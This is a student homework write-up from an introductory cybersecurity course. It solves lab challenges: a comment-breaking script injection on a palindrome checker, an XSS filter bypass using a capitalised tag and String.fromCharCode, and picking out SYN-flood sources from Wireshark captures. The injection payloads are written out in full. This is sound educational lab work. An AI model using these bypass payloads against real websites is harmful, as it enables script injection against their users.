בס"ד

JANUARY 3, 2021

INTRODUCTION TO CYBER SECURITY 156360
SEMESTER A 2020-2021

HW # _10_

MACHON TAL ENGLISH SPEAKERS

Teudat zehut	Student Name
209927128	Tamar Harizy
006798775	Gila Odes

Formatted: Right-to-left, Position: Horizontal: Left, Relative to: Margin, Vertical: -0,11 cm, Relative to: Paragraph


Formatted: Heading 1, Right-to-left

Question 1 – Palindrome


In order to tackle this question we started off by putting in a palindrome word “aba” and a non-palindrome e.g. “pet” – after each trial we viewed the source code and noticed that when we put in a successful palindrome the word we out in showed up in one of the comments. We realized that this would be a point of attack – if one closed the comments and then added in a script command it would accept the command as long as the entire input was written forwards then backwards – to be considered a palindrome. We also noticed that in the comments it explained that the program looks at letter and numbers and ignores things like () – some special characters – when deciding if something is a palindrome therefore the actual command needed to be written correctly but the backwards part needed only letter and numbers. our chosen sentence to put in an alert was:

```
- - > </title> <script> alert(1) </script> tpircs (1)trela tpircs eltit
```

This resulted in the alert command being placed into the source code and the attack succeeding (see images below):




```
<!--
TODO: Remember: the palindrome check is based on letters and numbers only. so "wow!" is also a palindrome, so is "w!@##$ow" and "w  ow" and "wOw
-->

<!-- Required meta tags -->
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

<!-- Bootstrap CSS  - Just for some fun styling!-->
<link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css" integrity="sha384-ggOyR0iXCbMQv3Xipma34MD
<!--
TODO: If a palindrome is found, make the page title be "____ is a Palindrome"
<title>--> </title> <script> alert(1) </script> <tpircs> (1)trela <tpircs> eltit/> is a Palindrome!</title>
-->

<title>בדיקת פלינדרום</title>
```



www.ctfs.co.il says

1




Great! You managed to inject some script! :)

Question 2 – XSS

In order to insert a pop-up alert in this python2 py_srv_xss_home.py which was protected with XSS escaping we capitalised the “script” commands so that they would be replaced; and we wrote our contents of the alert in the ascii equivalent – and translated using String.fromCharCode – to avoid the replacement of “” with &quot. The resulting string in the username field resulted in a pop-up alert:

```
<Script>alert(String.fromCharCode(72,101,108,108,111,32,102,114,111,109,32,74,67,84))</Script>
```

proof of alert:



e/b26a02afb92f4910807ffffe639bcc3f

...0807ffffe639bcc3f.vfs.cloud9.us-east-1.amazonaws.com says

Hello from JCT


```
ython2 - "ip
ing res:
action=""
ut id="qu
focus="th
ut id="button" type="submit" value="Show my files">
><br>
```

Question 3 – ctf DDOS


Below are screenshpts of the wireshark communications between clients and servers where we can see the DDos attacks occuring. In a general TCP handshake the clients sends a SYN which is responded to be the server replying with a SYN-ACK, to which the client replies a ACK. In an attack of DDos type the clients sends a SYN and never replies with an ACK that way it prevents the server from operarting as the server spends all its tume trying to send back SYN-ACKs repeatedly – so it clogs the service preveting other clients from gaining communication. We have highlighted all the clients who have send SYN requests and not replied to with an ACK.

When entering all the below listed {in text box} IP adress in CTF it says that not all hosts are listed – although we believe we have discovered all of them.


51.145.58.158 49.201.237.5 65.248.11.247 132.42.241.177 132.214.137.24 180.70.211.154
229.61.253.52 207.137.67.221 161.147.211.153 248.237.9.18 160.116.210.243 94.148.118.202
16.6.74.206 63.193.172.89 196.132.138.81 102.146.88.253 234.183.31.38 69.232.82.51 154.29.81.178
115.99.66.210 33.24.97.48 241.210.41.46 104.220.68.36 21.241.212.197 55.53.190.191 71.113.17.64
120.130.138.152 171.128.49.99




```
No.  Time      ^ Source            Destination      Protocol  Length  Info
57   25.681392   128.237.255.81    74.125.228.64    TCP       54      53049 → 443 [ACK] Seq=2242 Ack=3524 Win=16632 Len=0
58   25.686346   74.125.228.64     128.237.255.81   TLSv1.1   222     Application Data
59   25.686609   128.237.255.81    74.125.228.64    TCP       54      53049 → 443 [ACK] Seq=2242 Ack=3692 Win=19404 Len=0
60   27.156513   121.160.84.33     128.237.255.81   TCP       54      21494 → 80 [SYN] Seq=0 Win=8192 Len=0
61   27.635797   75.114.206.60     128.237.255.81   TCP       54      31015 → 80 [SYN] Seq=0 Win=8192 Len=0
62   28.106839   21.241.212.197    128.237.255.81   TCP       54      4157 → 80 [SYN] Seq=0 Win=8192 Len=0
63   28.565472   55.53.190.191     128.237.255.81   TCP       54      17119 → 80 [SYN] Seq=0 Win=8192 Len=0
64   29.066467   71.113.17.64      128.237.255.81   TCP       54      24333 → 80 [SYN] Seq=0 Win=8192 Len=0
65   29.536452   120.130.138.152   128.237.255.81   TCP       54      56512 → 80 [SYN] Seq=0 Win=8192 Len=0
66   30.026849   171.128.49.99     128.237.255.81   TCP       54      48005 → 80 [SYN] Seq=0 Win=8192 Len=0
67   30.271624   128.237.255.81    199.59.148.147   TCP       54      60921 → 80 [FIN, ACK] Seq=1 Ack=1 Win=5840 Len=0
```




```
No.  Time      ^ Source            Destination      Protocol  Length  Info
69   30.448504   128.237.255.81    199.59.148.147   TCP       54      60921 → 80 [ACK] Seq=2 Ack=2 Win=5840 Len=0
70   30.509212   104.220.68.36     128.237.255.81   TCP       54      19569 → 80 [SYN] Seq=0 Win=8192 Len=0
71   30.989097   241.210.41.46     128.237.255.81   TCP       54      62595 → 80 [SYN] Seq=0 Win=8192 Len=0
72   31.489152   33.24.97.48       128.237.255.81   TCP       54      9706 → 80 [SYN] Seq=0 Win=8192 Len=0
73   31.995643   115.99.66.210     128.237.255.81   TCP       54      24042 → 80 [SYN] Seq=0 Win=8192 Len=0
74   32.486970   154.29.81.178     128.237.255.81   TCP       54      10217 → 80 [SYN] Seq=0 Win=8192 Len=0
75   32.958888   69.232.82.51      128.237.255.81   TCP       54      40278 → 80 [SYN] Seq=0 Win=8192 Len=0
76   33.439092   134.183.31.38     128.237.255.81   TCP       54      38258 → 80 [SYN] Seq=0 Win=8192 Len=0
77   33.729204   173.194.74.189    128.237.255.81   TLSv1.1   108     Application Data
78   33.729263   128.237.255.81    173.194.74.189   TCP       54      48487 → 443 [ACK] Seq=1825 Ack=355 Win=11792 Len=0
```




```
No.  Time      ^ Source            Destination      Protocol  Length  Info
78   33.729263   128.237.255.81    173.194.74.189   TCP       54      48487 → 443 [ACK] Seq=1825 Ack=355 Win=11792 Len=0
79   33.729372   173.194.74.189    128.237.255.81   TLSv1.1   87      Application Data
80   33.729392   128.237.255.81    173.194.74.189   TCP       54      48487 → 443 [ACK] Seq=1825 Ack=388 Win=11792 Len=0
81   33.738698   128.237.255.81    173.194.74.189   TCP       1440    48487 → 443 [ACK] Seq=1825 Ack=388 Win=11792 Len=138
82   33.738762   128.237.255.81    173.194.74.189   TLSv1.1   911     Application Data
83   33.854130   173.194.74.189    128.237.255.81   TCP       60      443 → 48487 [ACK] Seq=388 Ack=3211 Win=63756 Len=0
84   33.854387   173.194.74.189    128.237.255.81   TCP       60      443 → 48487 [ACK] Seq=388 Ack=4068 Win=63756 Len=0
85   33.919036   102.146.88.253    128.237.255.81   TCP       54      31361 → 80 [SYN] Seq=0 Win=8192 Len=0
86   33.949752   173.194.74.189    128.237.255.81   TLSv1.1   579     Application Data
87   33.950006   173.194.74.189    128.237.255.81   TLSv1.1   108     Application Data
88   33.950051   128.237.255.81    173.194.74.189   TCP       54      48487 → 443 [ACK] Seq=4068 Ack=967 Win=12864 Len=0
```




```
87   33.950006   173.194.74.189    128.237.255.81   TLSv1.1   108     Application Data
88   33.950051   128.237.255.81    173.194.74.189   TCP       54      48487 → 443 [ACK] Seq=4068 Ack=967 Win=12864 Len=0
89   34.398894   196.132.138.81    128.237.255.81   TCP       54      63473 → 80 [SYN] Seq=0 Win=8192 Len=0
90   34.538191   128.237.255.81    74.125.228.67    TLSv1     91      Application Data
91   34.668699   74.125.228.67     128.237.255.81   TLSv1     91      Application Data
92   34.668760   128.237.255.81    74.125.228.67    TCP       54      32802 → 443 [ACK] Seq=38 Ack=38 Win=38808 Len=0
93   34.859105   63.193.172.89     128.237.255.81   TCP       54      27265 → 80 [SYN] Seq=0 Win=8192 Len=0
94   35.344444   16.6.74.206       128.237.255.81   TCP       54      62271 → 80 [SYN] Seq=0 Win=8192 Len=0
95   35.826348   94.148.128.202    128.237.255.81   TCP       54      62716 → 80 [SYN] Seq=0 Win=8192 Len=0
96   36.289107   160.116.210.240   128.237.255.81   TCP       54      29713 → 80 [SYN] Seq=0 Win=8192 Len=0
97   36.766348   248.237.9.18      128.237.255.81   TCP       54      60514 → 80 [SYN] Seq=0 Win=8192 Len=0
```




```
No.  Time      ^ Source            Destination      Protocol  Length  Info
98   37.248876   161.197.211.153   128.237.255.81   TCP       54      32190 → 80 [SYN] Seq=0 Win=8192 Len=0
99   37.718929   207.137.67.221    128.237.255.81   TCP       54      59744 → 80 [SYN] Seq=0 Win=8192 Len=0
100  38.206645   229.61.253.32     128.237.255.81   TCP       54      26604 → 80 [SYN] Seq=0 Win=8192 Len=0
101  38.686436   180.70.211.154    128.237.255.81   TCP       54      7399 → 80 [SYN] Seq=0 Win=8192 Len=0
102  39.158123   132.214.137.24    128.237.255.81   TCP       54      55150 → 80 [SYN] Seq=0 Win=8192 Len=0
103  39.626382   132.42.241.177    128.237.255.81   TCP       54      9548 → 80 [SYN] Seq=0 Win=8192 Len=0
104  40.086627   65.248.11.247     128.237.255.81   TCP       54      30482 → 80 [SYN] Seq=0 Win=8192 Len=0
105  40.568358   49.201.237.5      128.237.255.81   TCP       54      37245 → 80 [SYN] Seq=0 Win=8192 Len=0
106  41.023807   51.145.58.138     128.237.255.81   TCP       54      26410 → 80 [SYN] Seq=0 Win=8192 Len=0
107  41.401254   128.237.255.81    74.125.228.67    TCP       1440    32802 → 443 [ACK] Seq=38 Ack=38 Win=38808 Len=1386
```




```
No.  Time      - Source          Destination     Protocol  Length  Info
108  41.401310  128.237.255.81  74.125.228.67   TLSv1     821     Application Data
109  41.401391  128.237.255.81  74.125.228.67   TLSv1     161     Application Data
110  41.510119  74.125.228.67   128.237.255.81  TCP       60      443 → 32802 [ACK] Seq=38 Ack=2298 Win=61496 Len=0
111  41.572160  74.125.228.67   128.237.255.81  TLSv1     118     Application Data
112  41.572228  128.237.255.81  74.125.228.67   TCP       54      32802 → 443 [ACK] Seq=2298 Ack=102 Win=38808 Len=0
113  41.572371  74.125.228.67   128.237.255.81  TLSv1     97      Application Data
114  41.572409  128.237.255.81  74.125.228.67   TCP       54      32802 → 443 [ACK] Seq=2298 Ack=145 Win=38808 Len=0
115  41.575420  74.125.228.67   128.237.255.81  TLSv1     220     Application Data
116  41.575471  128.237.255.81  74.125.228.67   TCP       54      32802 → 443 [ACK] Seq=2298 Ack=311 Win=41580 Len=0
117  49.277584  173.194.74.189  128.237.255.81  TLSv1.1   108     Application Data
118  49.277813  173.194.74.189  128.237.255.81  TLSv1.1   87      Application Data
```



```
119  49.277907  128.237.255.81  173.194.74.189  TCP       54      48487 → 443 [ACK] Seq=4068 Ack=1054 Win=12864 Len=0
120  49.285398  128.237.255.81  173.194.74.189  TCP       1440    48487 → 443 [ACK] Seq=4068 Ack=1054 Win=12864 Len=1
121  49.285497  128.237.255.81  173.194.74.189  TLSv1.1   492     Application Data
122  49.303455  173.194.74.189  128.237.255.81  TCP       60      443 → 48487 [ACK] Seq=1054 Ack=5454 Win=63756 Len=0
123  49.303711  173.194.74.189  128.237.255.81  TCP       60      443 → 48487 [ACK] Seq=1054 Ack=5892 Win=63756 Len=0
124  49.390379  173.194.74.189  128.237.255.81  TLSv1.1   107     Application Data
125  49.391702  173.194.74.189  128.237.255.81  TLSv1.1   108     Application Data
126  49.392008  128.237.255.81  173.194.74.189  TCP       54      48487 → 443 [ACK] Seq=5892 Ack=1161 Win=12864 Len=0
127  50.367977  74.125.228.86   128.237.255.81  TLSv1     108     Application Data
128  50.368045  128.237.255.81  74.125.228.86   TCP       54      35096 → 443 [ACK] Seq=3008 Ack=711 Win=8608 Len=0
129  50.368193  74.125.228.86   128.237.255.81  TLSv1     87      Application Data
```



```
129  50.368193  74.125.228.86   128.237.255.81  TLSv1     87      Application Data
130  50.368235  128.237.255.81  74.125.228.86   TCP       54      35096 → 443 [ACK] Seq=3008 Ack=744 Win=8608 Len=0
131  50.383737  128.237.255.81  74.125.228.86   TCP       1440    35096 → 443 [ACK] Seq=3008 Ack=744 Win=8608 Len=138
132  50.383793  128.237.255.81  74.125.228.86   TLSv1     1437    Application Data
133  50.384481  74.125.228.86   128.237.255.81  TCP       60      443 → 35096 [ACK] Seq=744 Ack=5777 Win=60987 Len=0
134  50.503637  74.125.228.86   128.237.255.81  TLSv1     108     Application Data
135  50.503785  74.125.228.86   128.237.255.81  TLSv1     108     Application Data
136  50.503925  128.237.255.81  74.125.228.86   TCP       54      35096 → 443 [ACK] Seq=5777 Ack=852 Win=8608 Len=0
137  55.198575  128.237.255.81  199.59.148.147  TCP       58      60926 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460
138  55.279912  199.59.148.147  128.237.255.81  TCP       60      80 → 60926 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 M
139  55.279984  128.237.255.81  199.59.148.147  TCP       54      60926 → 80 [ACK] Seq=1 Ack=1 Win=5840 Len=0
```



```
140  55.280124  128.237.255.81  199.59.148.147  HTTP      584     GET /widgets/timelines/paged/299009477822402560?dom
141  55.339553  199.59.148.147  128.237.255.81  TCP       60      80 → 60926 [ACK] Seq=1 Ack=533 Win=15544 Len=0
142  55.343568  199.59.148.147  128.237.255.81  TCP       445     80 → 60926 [PSH, ACK] Seq=1 Ack=533 Win=15544 Len=3
143  55.343609  128.237.255.81  199.59.148.147  TCP       54      60926 → 80 [ACK] Seq=533 Ack=392 Win=6432 Len=0
144  55.343721  199.59.148.147  128.237.255.81  HTTP      261     HTTP/1.1 200 OK (application/javascript)
145  55.343752  128.237.255.81  199.59.148.147  TCP       54      60926 → 80 [ACK] Seq=533 Ack=599 Win=7504 Len=0
```